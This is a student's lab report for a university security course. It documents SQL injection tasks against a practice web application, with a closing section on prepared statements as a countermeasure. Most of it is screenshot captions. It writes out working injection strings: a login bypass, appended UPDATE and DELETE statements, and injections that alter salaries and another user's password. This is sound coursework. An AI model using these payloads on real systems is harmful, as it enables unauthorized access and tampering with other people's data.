A picture containing logo

Description automatically generated

**ITCS461\_Computer and Communication Security**

**Assignment: SQLi**

**By**

**Mr. Waris Damkham 6388014 Section 2**

**Instructor**

**Dr. Ittipon RASSAMEEROJ**

**Faculty of Information and Communication Technology**

**Mahidol University**

**Semester 2 Academic Year 2022**

Table of Contents

[Task 1: Get Familiar with SQL Statements 3](#_Toc130226249)

[Task 2: SQL Injection Attack on SELECT Statement 4](#_Toc130226250)

[Task 2.1: SQL Injection Attack from webpage 4](#_Toc130226251)

[Task 2.2 SQL Injection Attack from the command line 5](#_Toc130226252)

[Task 2.3: Append a new SQL statement 5](#_Toc130226253)

[Task 3: SQL Injection Attack on UPDATE Statement 8](#_Toc130226254)

[Task 3.1: Modify your own salary 8](#_Toc130226255)


[Task 3.2: Modify other people’ salary 9](#_Toc130226256)

[Task 3.3: Modify other people’ password 10](#_Toc130226257)

[Task 4: Countermeasure – Prepared Statement 12](#_Toc130226258)

# **Task 1: Get Familiar with SQL Statements**

Login into MySQL and switch database to Users




Show all tables in the database

Text

Description automatically generated


Print all the information of the employee ‘Alice’



# **Task 2: SQL Injection Attack on SELECT Statement**

## **Task 2.1: SQL Injection Attack from webpage**

Username: admin’# Password: admin



Table, website

Description automatically generated

## **Task 2.2 SQL Injection Attack from the command line**

Text

Description automatically generated

## **Task 2.3: Append a new SQL statement**

UPDATE credential SET Name = 'Megha' WHERE Name = 'Alice'; #

Graphical user interface, website

Description automatically generated

Graphical user interface, text, email

Description automatically generated

DELETE FROM credential WHERE Name = 'Alice'; #

Graphical user interface, website

Description automatically generated

Graphical user interface, text, email

Description automatically generated

# **Task 3: SQL Injection Attack on UPDATE Statement**

## **Task 3.1: Modify your own salary**

Username: Alice’# Password: alice

123', salary = 80000 WHERE name = 'Alice' #

Graphical user interface, application

Description automatically generated

Graphical user interface, website

Description automatically generated

## **Task 3.2: Modify other people’ salary**

123’, salary=1 WHERE name=’Boby’ #

Graphical user interface, application

Description automatically generated

Graphical user interface

Description automatically generated

## Task 3.3: Modify other people’ password

', Password = sha1('Waris') WHERE name= 'Boby' #

Graphical user interface, application

Description automatically generated

Graphical user interface, text, application

Description automatically generated

Graphical user interface, application

Description automatically generated

# **Task 4: Countermeasure – Prepared Statement**

Open unsafe\_home .php

Text

Description automatically generated

Rewrite unsafe\_home.php

Graphical user interface, text, application

Description automatically generated

Graphical user interface, application

Description automatically generated

Rewrite unsafe\_edit\_backend.php

A computer screen capture

Description automatically generated with medium confidence

Graphical user interface, application, website

Description automatically generated

Graphical user interface, table, website

Description automatically generated